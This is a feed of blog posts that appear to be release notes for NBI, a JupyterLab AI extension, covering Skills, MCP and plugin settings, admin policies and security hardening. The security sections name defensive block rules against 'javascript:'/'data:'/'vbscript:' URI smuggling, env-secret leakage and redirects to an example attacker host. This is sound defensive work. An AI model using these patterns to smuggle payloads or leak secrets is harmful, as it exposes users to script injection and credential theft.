<p>When you run Claude inside NBI, the agent rarely works with the model alone. It reaches for Skills you have written, MCP servers that expose external data and actions, and plugins that bundle commands and configuration. In NBI 5.0 these three capabilities each became their own top-level Settings tab, with a consistent admin-policy story layered on top. This post walks through what each tab manages, where the underlying configuration lives on disk, the import and marketplace workflows, and how an administrator can pin any of them on or off. Later in this series we look at the <a href="/blog/agent-aware-chat-sidebar/">agent-aware chat sidebar</a> and the <a href="/blog/coding-agent-launchers-and-beyond/">coding-agent launchers and platform work</a>.</p>

<h2 id="skills">Skills</h2>

<p>A Skill is a directory holding a <code class="language-plaintext highlighter-rouge">SKILL.md</code> file plus any helper files it needs. Claude invokes Skills like callable plugins, so a Skill is how you teach the agent a repeatable procedure once and reuse it across sessions. Skills live under <code class="language-plaintext highlighter-rouge">~/.claude/skills/</code> at user scope or <code class="language-plaintext highlighter-rouge">&lt;project&gt;/.claude/skills/</code> at project scope.</p>

<p>In earlier releases the Skills UI was tucked inside the Claude-mode settings. NBI 5.0 promotes it to a top-level tab that is visible in any mode. If Claude mode happens to be off, the tab still appears and shows a hint banner explaining that Skills apply when Claude mode is active.</p>


<p><img src="/assets/images/whats-new-5x/settings-skills-tab.png" alt="Skills tab in NBI Settings listing user-scope skills, one carrying a MANAGED badge, above Sync managed skills, Import, and New Skill buttons" /></p>

<p>The tab supports three ways to get Skills onto disk. You can author one in place with <strong>New Skill</strong>. You can <strong>Import</strong> from GitHub by pasting a <code class="language-plaintext highlighter-rouge">github.com/owner/repo/tree/main/skills/&lt;name&gt;</code> URL: NBI fetches the tarball, validates it, and installs it. During import you can check <strong>Track upstream</strong>, which makes the Skill auto-syncable. Tracked Skills gain a per-Skill Sync button plus a panel-level “Sync tracking skills” button, so you can pull upstream changes on demand. The GitHub archive is capped at 100 MB; you can raise or lower that with <code class="language-plaintext highlighter-rouge">NBI_SKILL_MAX_ARCHIVE_MB</code>, where <code class="language-plaintext highlighter-rouge">0</code> disables the cap entirely.</p>

<p>The third path is for organizations. Point <code class="language-plaintext highlighter-rouge">NBI_SKILLS_MANIFEST</code> (or the <code class="language-plaintext highlighter-rouge">skills_manifest</code> traitlet) at one or more YAML manifests, given as comma-separated URLs and filesystem paths. NBI unions them with first-wins deduplication for URLs. A reconciler installs every Skill listed in the manifest at startup and re-checks every 24 hours. Managed Skills are read-only in the UI and carry a MANAGED badge; if a user deletes one, the reconciler restores it on its next pass. Managed and upstream-tracked are mutually exclusive: a Skill the organization owns is not also user-syncable. If you need to halt reconciliation, there is an authenticated, idempotent kill switch at <code class="language-plaintext highlighter-rouge">POST /notebook-intelligence/skills/reconciler/stop</code>. There is deliberately no <code class="language-plaintext highlighter-rouge">/start</code> companion, and the reconciler also stops itself if its policy reads <code class="language-plaintext highlighter-rouge">force-off</code>.</p>

<p>That policy is <code class="language-plaintext highlighter-rouge">NBI_SKILLS_MANAGEMENT_POLICY</code>. Setting it to <code class="language-plaintext highlighter-rouge">force-off</code> hides the tab, returns HTTP 403 from every <code class="language-plaintext highlighter-rouge">/notebook-intelligence/skills/*</code> route, and suppresses the managed-skills reconciler, so the feature is genuinely off rather than merely hidden.</p>

<h2 id="claude-mcp-servers">Claude MCP Servers</h2>


<p>The Model Context Protocol (MCP) lets Claude talk to external tools and data sources through standardized server processes. The <strong>Claude MCP Servers</strong> tab manages the user-, project-, and local-scope MCP entries that Claude Code reads from <code class="language-plaintext highlighter-rouge">~/.claude.json</code> and <code class="language-plaintext highlighter-rouge">&lt;project&gt;/.mcp.json</code>. This is separate from the existing non-Claude NBI MCP tab; the two never appear at the same time, so you always see the one that matches your current mode.</p>

<p><img src="/assets/images/whats-new-5x/settings-claude-mcp-tab.png" alt="Claude MCP Servers tab with an explanatory banner, user, project, and local scope sections listing stdio servers, and Refresh and Add server buttons" /></p>

<p>Each entry can be enabled or disabled per workspace without being removed, which is useful when a server is configured globally but you only want it active in some projects. Adding a server by hand can be tedious, so the tab also accepts a JSON paste: drop in a Claude, Cursor, or VS Code MCP config blob and NBI parses it, validates it, and pre-fills the form for you. Malformed entries are rejected on the server side, so a bad paste never quietly lands in your config file.</p>

<p>Administrators gate the whole tab with <code class="language-plaintext highlighter-rouge">NBI_CLAUDE_MCP_MANAGEMENT_POLICY</code>, which takes the same three values as the other tabs.</p>

<h2 id="claude-plugins">Claude Plugins</h2>


<p>The <strong>Claude Plugins</strong> tab wraps the <code class="language-plaintext highlighter-rouge">claude plugin</code> command-line tool, giving you a UI for install, uninstall, enable, disable, and marketplace operations without dropping to a terminal. Plugins bundle commands and configuration that extend what Claude can do.</p>

<p><img src="/assets/images/whats-new-5x/settings-plugins-tab.png" alt="Claude Plugins tab showing a marketplaces section, scoped plugin lists including one disabled plugin, and Refresh, Add marketplace, and Install plugin buttons" /></p>

<p>The marketplace picker browses your configured marketplaces and installs inline, showing each plugin’s source repository, version, and description so you know what you are adding before you commit. When a newer version exists upstream, the affected plugin gets a per-plugin <strong>Update</strong> button. GitHub-sourced marketplace adds reuse the standard token precedence of <code class="language-plaintext highlighter-rouge">GITHUB_TOKEN</code>, then <code class="language-plaintext highlighter-rouge">GH_TOKEN</code>, then <code class="language-plaintext highlighter-rouge">gh auth token</code>. Those tokens are passed through the subprocess environment, never on the command line, so they do not leak into argument lists or process listings.</p>

<p>Plugins carry two policies rather than one. <code class="language-plaintext highlighter-rouge">NBI_CLAUDE_PLUGINS_MANAGEMENT_POLICY</code> governs the tab as a whole, and <code class="language-plaintext highlighter-rouge">NBI_ALLOW_GITHUB_PLUGIN_IMPORT</code> separately controls whether GitHub marketplace sources are permitted. That split lets an administrator allow plugin management from trusted marketplaces while still blocking arbitrary GitHub imports.</p>

<h2 id="one-policy-model-three-tabs">One policy model, three tabs</h2>

<p>The three tabs share a single admin-policy shape. Every policy accepts <code class="language-plaintext highlighter-rouge">force-on</code>, <code class="language-plaintext highlighter-rouge">force-off</code>, or <code class="language-plaintext highlighter-rouge">user-choice</code>. A <code class="language-plaintext highlighter-rouge">force-*</code> value locks the corresponding control in the UI so users cannot toggle it, while <code class="language-plaintext highlighter-rouge">user-choice</code> hands the decision back to the user. The policies are parsed strictly: a typo such as <code class="language-plaintext highlighter-rouge">force_on</code> raises an error at startup rather than silently falling back to a default, so a misconfigured deployment fails loudly instead of behaving in a way you did not intend.</p>

<p>Taken together, Skills, Claude MCP Servers, and Claude Plugins make the agent’s toolbox visible and manageable in one place, with consistent controls for both individual users and the administrators who deploy NBI to a team. In the <a href="/blog/agent-aware-chat-sidebar/">next post</a> we turn to how the chat experience itself surfaces what the agent is doing.</p>

<hr />

<p><em>This is part 1 of a 3-part look at what is new since NBI 4.8. See also <a href="/blog/agent-aware-chat-sidebar/">An agent-aware chat sidebar</a> and <a href="/blog/coding-agent-launchers-and-beyond/">Coding-agent launchers, Codex, and a hardened platform</a>.</em></p>]]></content><author><name>Mehmet Bektaş</name></author><summary type="html"><![CDATA[NBI 5.0 promotes Skills, Claude MCP Servers, and Claude Plugins to top-level Settings tabs, each with a force-on / force-off / user-choice admin policy.]]></summary></entry><entry><title type="html">NBI 5.0.0 — three new Settings tabs, agent-aware UX, and a wide admin-policy surface</title><link href="https://plmbr.dev/blog/v5-0-0/" rel="alternate" type="text/html" title="NBI 5.0.0 — three new Settings tabs, agent-aware UX, and a wide admin-policy surface" /><published>2026-05-22T13:00:00+00:00</published><updated>2026-05-22T13:00:00+00:00</updated><id>https://plmbr.dev/blog/v5-0-0</id><content type="html" xml:base="https://plmbr.dev/blog/v5-0-0/"><![CDATA[<p>NBI 5.0.0 is a broad release. It promotes Skills out of the Claude-mode sub-tab into its own top-level Settings tab, adds two more (Claude MCP Servers, Claude Plugins), surfaces five coding-agent launcher tiles, hardens the chat sidebar’s agent-aware UX, lands an accessibility pass across every NBI panel, swaps <code class="language-plaintext highlighter-rouge">fastmcp</code> for the official <code class="language-plaintext highlighter-rouge">mcp</code> SDK, and ships a stack of security work. Most existing config keeps working — the version bump reflects the size of the new admin-policy / env-var surface that operators will want to review.</p>

<p>If you just want the upgrade command, jump to <a href="#install">Install</a>. The migration notes worth reading before upgrading are in the <a href="https://github.com/plmbr/notebook-intelligence/blob/main/CHANGELOG.md#500---2026-05-22">release notes</a>.</p>

<h2 id="three-new-settings-tabs">Three new Settings tabs</h2>

<p>The Settings dialog gains three top-level tabs. Each ships with an admin-policy gate.</p>

<ul>
  <li><strong>Skills.</strong> Promoted from a Claude-mode sub-tab; visible in any mode, with a hint banner when Claude mode is off. New policy <code class="language-plaintext highlighter-rouge">NBI_SKILLS_MANAGEMENT_POLICY</code>. <code class="language-plaintext highlighter-rouge">force-off</code> hides the tab, 403s every <code class="language-plaintext highlighter-rouge">/notebook-intelligence/skills/*</code> route, and suppresses the managed-skills reconciler.</li>
  <li><strong>Claude MCP Servers.</strong> Manages the user, project, and local-scope MCP entries Claude Code reads from <code class="language-plaintext highlighter-rouge">~/.claude.json</code> and <code class="language-plaintext highlighter-rouge">&lt;project&gt;/.mcp.json</code>. Independent of the existing NBI MCP tab — the two never appear at the same time. New policy <code class="language-plaintext highlighter-rouge">NBI_CLAUDE_MCP_MANAGEMENT_POLICY</code>. Per-workspace toggle on/off without removing an entry. A JSON-paste path accepts Claude / Cursor / VS Code MCP config blobs.</li>
  <li><strong>Claude Plugins.</strong> Wraps <code class="language-plaintext highlighter-rouge">claude plugin</code> for install / uninstall / enable / disable / marketplace add. Marketplace picker shows source repo, version, and description. Per-plugin <strong>Update</strong> button when a newer version is available. New policies <code class="language-plaintext highlighter-rouge">NBI_CLAUDE_PLUGINS_MANAGEMENT_POLICY</code> (whole tab) and <code class="language-plaintext highlighter-rouge">NBI_ALLOW_GITHUB_PLUGIN_IMPORT</code> (marketplace sources, mirroring 4.8.0’s <code class="language-plaintext highlighter-rouge">NBI_ALLOW_GITHUB_SKILL_IMPORT</code>).</li>
</ul>

<p>GitHub-sourced marketplace adds reuse the Skills <code class="language-plaintext highlighter-rouge">GITHUB_TOKEN</code> / <code class="language-plaintext highlighter-rouge">GH_TOKEN</code> / <code class="language-plaintext highlighter-rouge">gh auth token</code> precedence; tokens go through the subprocess env, never argv.</p>

<h2 id="coding-agent-launcher-tiles">Coding-agent launcher tiles</h2>

<p>The JupyterLab launcher gains tiles for every coding-agent CLI on <code class="language-plaintext highlighter-rouge">PATH</code>:</p>

<ul>
  <li>Claude Code (no longer gated by Claude chat mode being on)</li>
  <li>opencode (<code class="language-plaintext highlighter-rouge">NBI_OPENCODE_CLI_PATH</code> override)</li>
  <li>Pi (<code class="language-plaintext highlighter-rouge">NBI_PI_CLI_PATH</code>)</li>
  <li>GitHub Copilot CLI (<code class="language-plaintext highlighter-rouge">NBI_GITHUB_COPILOT_CLI_PATH</code>)</li>
  <li>OpenAI Codex (<code class="language-plaintext highlighter-rouge">NBI_CODEX_CLI_PATH</code>)</li>
</ul>

<p>Clicking a tile opens a terminal at the file-browser’s current directory. The Claude tile additionally exposes a session picker for <code class="language-plaintext highlighter-rouge">~/.claude/projects/</code> transcripts. Each tile only appears when the corresponding binary is on <code class="language-plaintext highlighter-rouge">PATH</code>.</p>

<p>Admins can hide tiles via <code class="language-plaintext highlighter-rouge">disabled_coding_agent_launchers</code> (traitlet, list-valued). Per-pod re-enable is available via <code class="language-plaintext highlighter-rouge">NBI_ENABLED_CODING_AGENT_LAUNCHERS</code> when <code class="language-plaintext highlighter-rouge">allow_enabling_coding_agent_launchers_with_env</code> is on, so a base image can disable launchers globally and specific pods can opt back in.</p>

<h2 id="agent-aware-chat-ux">Agent-aware chat UX</h2>

<p>Long Claude turns no longer feel hung. The sidebar surfaces:</p>

<ul>
  <li>An elapsed-time counter that starts on first request and updates per second.</li>
  <li>A heartbeat-driven pulse with a “may be slow” copy flip after 30 seconds.</li>
  <li>Inline tool-call narration as the agent works.</li>
  <li>A <strong>New chat session</strong> button next to the gear that restarts the SDK client — same effect as typing <code class="language-plaintext highlighter-rouge">/clear</code>, without typing.</li>
</ul>

<p>A first-run <strong>chat-sidebar tour</strong> highlights the gear, file-attach button, chat-mode dropdown, and (when available) the Claude session history icon. Replays from the command palette via “Show NBI tour”. The tour is capability-aware: steps for unavailable CLIs are skipped automatically.</p>

<h2 id="refresh-open-files-when-changed-on-disk">Refresh open files when changed on disk</h2>

<p>When Claude (or any external process) edits a file you have open, the tab reverts to the on-disk version automatically. Tabs with unsaved local edits are skipped so your work is never clobbered. Default on; toggle in the <strong>NBI Settings dialog → External changes</strong>. Admin pin via <code class="language-plaintext highlighter-rouge">NBI_REFRESH_OPEN_FILES_ON_DISK_CHANGE_POLICY</code> or the matching traitlet.</p>

<p>This closes the “Claude edited the file but my tab still shows the old version” gap that was the most visible rough edge in agent-mode notebook work.</p>

<h2 id="workspace-files-attach-as--mention-pointers-in-claude-mode">Workspace files attach as @-mention pointers in Claude mode</h2>

<p>In Claude mode, attaching a workspace file no longer reads its contents client-side and injects them as a fenced code block. Instead the backend emits an <code class="language-plaintext highlighter-rouge">@&lt;workspace-relative-path&gt;</code> pointer and Claude’s Read tool fetches what it needs. This unblocks three categories that the content-injection path couldn’t handle:</p>

<ul>
  <li><strong>Images.</strong> Previously truncated to ASCII garbage.</li>
  <li><strong>Large files.</strong> Previously hit the prompt-token ceiling and got silently dropped.</li>
  <li><strong>Notebooks.</strong> Previously serialized as raw JSON; now cell-aware, so the agent reads cells one at a time.</li>
</ul>

<p>Notebook cell-pointer prose and text-selection line ranges are preserved so deictic references (“explain this cell”, “why is this broken”) still have a referent.</p>

<h2 id="terminal-drag-drop-file-attach">Terminal drag-drop file attach</h2>

<p>Drop a file onto a JupyterLab terminal to insert either an <code class="language-plaintext highlighter-rouge">@</code>-mention path (for chat consumption) or a shell-escaped raw path. A per-terminal toolbar toggle switches modes; Shift inverts for one drop. New admin policy <code class="language-plaintext highlighter-rouge">NBI_TERMINAL_DRAG_DROP_POLICY</code> (<code class="language-plaintext highlighter-rouge">force-off</code> for regulated tenants). Tunables <code class="language-plaintext highlighter-rouge">NBI_UPLOAD_MAX_MB</code> (default <code class="language-plaintext highlighter-rouge">50</code>) and <code class="language-plaintext highlighter-rouge">NBI_UPLOAD_RETENTION_HOURS</code> (default <code class="language-plaintext highlighter-rouge">24</code>) govern the shared upload-staging endpoint used by both terminal drops and chat-sidebar attachments.</p>

<h2 id="settings-dialog-gains-a-workspace-section">Settings dialog gains a Workspace section</h2>

<p>Beyond the three new tabs, the General tab grows an <strong>External changes</strong> section with the open-files refresh toggle described above, and a <strong>Choose start directory</strong> picker on each coding-agent tile (and “New Session” on the Claude resume dialog).</p>

<h2 id="accessibility-pass">Accessibility pass</h2>

<p>A multi-PR accessibility pass landed across most NBI surfaces:</p>

<ul>
  <li>Keyboard navigation works end-to-end in the chat sidebar, popovers, and Settings tabs.</li>
  <li>Tab order is logical, focus traps inside dialogs, Escape closes correctly.</li>
  <li>Screen-reader landmarks and live regions added for streaming chat output.</li>
  <li>Audited under JupyterLab’s light, dark, and high-contrast themes.</li>
  <li>The “open notebook” link in chat responses is keyboard-reachable (was previously click-only).</li>
</ul>

<h2 id="security-hardening">Security hardening</h2>

<p>5.0.0 ships a stack of security work. The migration-impacting items:</p>

<ul>
  <li><strong>Shell tool’s <code class="language-plaintext highlighter-rouge">working_directory</code> is sandboxed to <code class="language-plaintext highlighter-rouge">jupyter_root</code>.</strong> An agent-supplied absolute path or <code class="language-plaintext highlighter-rouge">..</code> traversal is rejected.</li>
  <li><strong>Claude UI-bridge tool paths sandboxed to <code class="language-plaintext highlighter-rouge">jupyter_root</code>.</strong> <code class="language-plaintext highlighter-rouge">open_file_in_jupyter_ui</code> and <code class="language-plaintext highlighter-rouge">run_command_in_jupyter_terminal</code> route through <code class="language-plaintext highlighter-rouge">safe_jupyter_path</code>. The Claude Agent SDK subprocess is itself rooted at <code class="language-plaintext highlighter-rouge">jupyter_root</code> via its <code class="language-plaintext highlighter-rouge">cwd</code> option.</li>
  <li><strong>Encrypted GitHub token file enforces mode 0o600 on every save.</strong> An out-of-band <code class="language-plaintext highlighter-rouge">chmod</code> that widens permissions is undone on the next write.</li>
  <li><strong>Process-env secrets scrubbed from shell-tool output.</strong> The shell tool no longer leaks <code class="language-plaintext highlighter-rouge">API_KEY</code> / <code class="language-plaintext highlighter-rouge">TOKEN</code> / <code class="language-plaintext highlighter-rouge">SECRET</code>-like env values into captured stdout/stderr returned to the model.</li>
  <li><strong>MCP user config shape validated before persisting.</strong> Malformed JSON-paste entries are rejected server-side.</li>
  <li><strong>Anchor URIs in chat messages filtered against an XSS allowlist.</strong> <code class="language-plaintext highlighter-rouge">javascript:</code>, <code class="language-plaintext highlighter-rouge">data:</code>, <code class="language-plaintext highlighter-rouge">vbscript:</code>, and tab/NEL/bidi-override codepoint smuggling are blocked at render time.</li>
  <li><strong>Copilot WebSocket upgrades authenticated and origin-checked.</strong> Cross-origin and unauthenticated upgrade attempts are refused. Affects any custom client hitting <code class="language-plaintext highlighter-rouge">WebsocketCopilotHandler</code> directly.</li>
  <li><strong>GitHub Enterprise host detection hardened</strong> for marketplace add — <code class="language-plaintext highlighter-rouge">git.acme.example.com</code> correctly routes through the GHE token / API path instead of being misclassified as public GitHub.</li>
  <li><strong>Runtime kill switch for the managed-skills reconciler</strong> (<code class="language-plaintext highlighter-rouge">POST /notebook-intelligence/skills/reconciler/stop</code>) provides per-pod incident response without a server restart.</li>
</ul>

<h2 id="fastmcp--official-mcp-sdk">fastmcp → official mcp SDK</h2>

<p>NBI now uses the official Anthropic <code class="language-plaintext highlighter-rouge">mcp</code> SDK via a thin internal shim. <code class="language-plaintext highlighter-rouge">fastmcp</code> is no longer a dependency. The swap was driven by a <code class="language-plaintext highlighter-rouge">python-dotenv</code> pin conflict between <code class="language-plaintext highlighter-rouge">fastmcp&gt;=1.1.0</code> and <code class="language-plaintext highlighter-rouge">litellm==1.0.1</code> that blocked installs on Python 3.14, plus CVE fixes via <code class="language-plaintext highlighter-rouge">urllib3&gt;=2.7.0</code> (CVE-2026-44431 / CVE-2026-44432).</p>

<p><strong>If your image pinned <code class="language-plaintext highlighter-rouge">fastmcp</code></strong> because prior docs recommended it, drop the pin. <strong>If you have downstream Python code that imported <code class="language-plaintext highlighter-rouge">fastmcp</code> transitively via NBI,</strong> declare it as a direct dependency in your own image — the transitive path no longer exists.</p>

<h2 id="dynamic-github-copilot-model-discovery">Dynamic GitHub Copilot model discovery</h2>

<p>NBI now queries <code class="language-plaintext highlighter-rouge">https://api.githubcopilot.com/models</code> on each Copilot token refresh and rebuilds the chat-model dropdown from the live response. Newer Copilot chat models appear in the dropdown as soon as GitHub publishes them; the hardcoded fallback list is used only on a transient <code class="language-plaintext highlighter-rouge">/models</code> fetch failure.</p>

<h2 id="install">Install</h2>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>pip <span class="nb">install</span> <span class="nt">--upgrade</span> notebook-intelligence
</code></pre></div></div>

<p>Then restart JupyterLab. Full release notes — including the migration note for shell-tool sandboxing, the Claude session inventory move, and the WebSocket origin-check — in the <a href="https://github.com/plmbr/notebook-intelligence/blob/main/CHANGELOG.md#500---2026-05-22">v5.0.0 CHANGELOG</a>.</p>]]></content><author><name>Mehmet Bektaş</name></author><summary type="html"><![CDATA[Skills, Claude MCP, and Plugins each get their own Settings tab with admin policies. Five coding-agent launcher tiles. Real progress feedback. Terminal drag-drop. Wide accessibility and security passes. The official mcp SDK replaces fastmcp.]]></summary></entry><entry><title type="html">NBI 4.8.0 — Smarter workspace picker, atomic config saves, GitHub-import gate</title><link href="https://plmbr.dev/blog/v4-8-0/" rel="alternate" type="text/html" title="NBI 4.8.0 — Smarter workspace picker, atomic config saves, GitHub-import gate" /><published>2026-05-12T13:00:00+00:00</published><updated>2026-05-12T13:00:00+00:00</updated><id>https://plmbr.dev/blog/v4-8-0</id><content type="html" xml:base="https://plmbr.dev/blog/v4-8-0/"><![CDATA[<p>NBI 4.8.0 focuses on the small surfaces that users hit most: the chat sidebar’s <code class="language-plaintext highlighter-rouge">@</code>-mention workspace picker, the on-disk config file, and the Skills import path.</p>

<h2 id="workspace-picker--faster-quieter-gitignore-aware">Workspace picker — faster, quieter, gitignore-aware</h2>

<p>When you type <code class="language-plaintext highlighter-rouge">@</code> in the chat sidebar, NBI now scans your workspace in parallel. On a 1,000-file project the scan is roughly an order of magnitude faster than the 4.7.x serial walk, with a single concurrent dispatch instead of nested awaits per directory.</p>

<p>Three other improvements land alongside the perf work:</p>

<ul>
  <li><strong>Skip dot-prefixed files.</strong> <code class="language-plaintext highlighter-rouge">.git/</code>, <code class="language-plaintext highlighter-rouge">.venv/</code>, <code class="language-plaintext highlighter-rouge">.idea/</code>, <code class="language-plaintext highlighter-rouge">.DS_Store</code> and similar entries no longer clutter the picker by default.</li>
  <li><strong>Honor <code class="language-plaintext highlighter-rouge">.gitignore</code>.</strong> Workspace files matched by the project’s <code class="language-plaintext highlighter-rouge">.gitignore</code> are excluded. This is the right default for most repos and stops the picker from returning multi-megabyte build artifacts.</li>
  <li><strong>Extensible filter system.</strong> Filters are pluggable internally, so future filters (a per-user allowlist, a max-file-size cap, a JupyterLab settings-driven exclude list) slot in without churn.</li>
</ul>

<p>If you want a folder back that’s currently ignored, set <code class="language-plaintext highlighter-rouge">additional_skipped_workspace_directories</code> in <code class="language-plaintext highlighter-rouge">~/.jupyter/nbi/config.json</code> or override at the deployment level via <code class="language-plaintext highlighter-rouge">NBI_ADDITIONAL_SKIPPED_WORKSPACE_DIRECTORIES</code>.</p>

<h2 id="atomic-config-saves">Atomic config saves</h2>

<p><code class="language-plaintext highlighter-rouge">NBIConfig.save()</code> is now atomic. Previously, a crash mid-write (or a hard kill of the JupyterLab process) could leave <code class="language-plaintext highlighter-rouge">~/.jupyter/nbi/config.json</code> truncated or partially-written, and the next launch would either error out or fall back to defaults with no warning.</p>

<p>The new path:</p>

<ol>
  <li>Write the new contents to a sibling temp file in the same directory.</li>
  <li><code class="language-plaintext highlighter-rouge">fsync()</code> the temp file.</li>
  <li><code class="language-plaintext highlighter-rouge">rename()</code> the temp file over the target — atomic on POSIX, single-syscall-ish on Windows.</li>
  <li>Preserve the original file’s mode and symlinks.</li>
</ol>

<p>Net effect: the config file is either the full old contents or the full new contents at all times. No more silent corruption.</p>

<h2 id="allow_github_skill_import-admin-policy"><code class="language-plaintext highlighter-rouge">allow_github_skill_import</code> admin policy</h2>

<p>A new traitlet and environment variable gate the <strong>Import from GitHub</strong> Skills dialog:</p>

<ul>
  <li>Traitlet: <code class="language-plaintext highlighter-rouge">NotebookIntelligence.allow_github_skill_import</code> (Bool, default <code class="language-plaintext highlighter-rouge">True</code>).</li>
  <li>Env override: <code class="language-plaintext highlighter-rouge">NBI_ALLOW_GITHUB_SKILL_IMPORT=true|false</code>.</li>
</ul>

<p>When set to <code class="language-plaintext highlighter-rouge">false</code>, the dialog is removed from the Skills UI and the server rejects GitHub-import API calls. Org-managed manifest installs still work — this gate is for the user-driven path.</p>

<p>The env-var parser is fail-loud: a typo like <code class="language-plaintext highlighter-rouge">NBI_ALLOW_GITHUB_SKILL_IMPORT=ture</code> raises at startup rather than silently falling through to the default.</p>

<h2 id="redirect-hardening-on-skill-fetches">Redirect hardening on Skill fetches</h2>

<p>The Skills GitHub-import path used to follow HTTP redirects without restriction. 4.8.0 narrows the policy:</p>

<ul>
  <li><strong>No HTTPS-to-HTTP downgrades.</strong> If a <code class="language-plaintext highlighter-rouge">https://...</code> redirect points at <code class="language-plaintext highlighter-rouge">http://...</code>, the request fails.</li>
  <li><strong>Scope-checked redirects.</strong> Redirects to hosts outside the original request’s scope (e.g. <code class="language-plaintext highlighter-rouge">github.com</code> → <code class="language-plaintext highlighter-rouge">evil.example.com</code>) are blocked.</li>
</ul>

<p>A malicious or hijacked Skill bundle source can no longer redirect NBI through an attacker-controlled host.</p>

<h2 id="cell-toolbar-position-adjustment">Cell toolbar position adjustment</h2>

<p>The NBI cell toolbar’s position has been nudged to coexist better with JupyterLab’s native cell toolbar — fewer overlaps on narrow notebooks. The NBI notebook toolbar button (sparkle icon) is also now correctly gated on whether Claude mode is active.</p>

<h2 id="skipping-dot-files-in--mentions">Skipping dot-files in <code class="language-plaintext highlighter-rouge">@</code>-mentions</h2>

<p>Beyond the workspace scan, the <code class="language-plaintext highlighter-rouge">@</code>-mention context picker also now skips dot-prefixed files at the top level. Previously they could appear in the picker if you typed <code class="language-plaintext highlighter-rouge">@.&lt;character&gt;</code> — useful in rare cases but mostly noise.</p>

<h2 id="install">Install</h2>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>pip <span class="nb">install</span> <span class="nt">--upgrade</span> notebook-intelligence
</code></pre></div></div>

<p>Then restart JupyterLab. Full set of changes in the <a href="https://github.com/plmbr/notebook-intelligence/releases/tag/v4.8.0">v4.8.0 release notes</a>.</p>]]></content><author><name>Mehmet Bektaş</name></author><summary type="html"><![CDATA[The chat-sidebar workspace picker is now .gitignore-aware, dot-file-aware, and parallel. Config saves are atomic. A new admin policy gates GitHub-based Skill imports.]]></summary></entry><entry><title type="html">NBI 4.7.0 — Cell output actions, agent toolbar, Claude launcher tile</title><link href="https://plmbr.dev/blog/v4-7-0/" rel="alternate" type="text/html" title="NBI 4.7.0 — Cell output actions, agent toolbar, Claude launcher tile" /><published>2026-05-07T19:00:00+00:00</published><updated>2026-05-07T19:00:00+00:00</updated><id>https://plmbr.dev/blog/v4-7-0</id><content type="html" xml:base="https://plmbr.dev/blog/v4-7-0/"><![CDATA[<p>NBI 4.7.0 is a feature-dense release. The headline is <strong>cell output actions</strong>: right-click any output to send it to the chat as structured context. Image attachments, streaming inline chat, and a Claude Code launcher tile all land alongside.</p>

<h2 id="cell-output-actions">Cell output actions</h2>

<p>Right-click a cell output — or hover for the new toolbar — to open the chat sidebar with the output already attached as context. Three actions ship:</p>

<ul>
  <li><strong>Explain</strong> — “what is this output telling me?”</li>
  <li><strong>Ask</strong> — open a chat with the output attached, ready for whatever follow-up you want.</li>
  <li><strong>Troubleshoot</strong> — for stack traces, error messages, or unexpected results.</li>
</ul>

<p>Outputs forward as structured MIME bundles, including images for vision-capable models. The attachment is token-bounded so a large output doesn’t overflow the context window.</p>

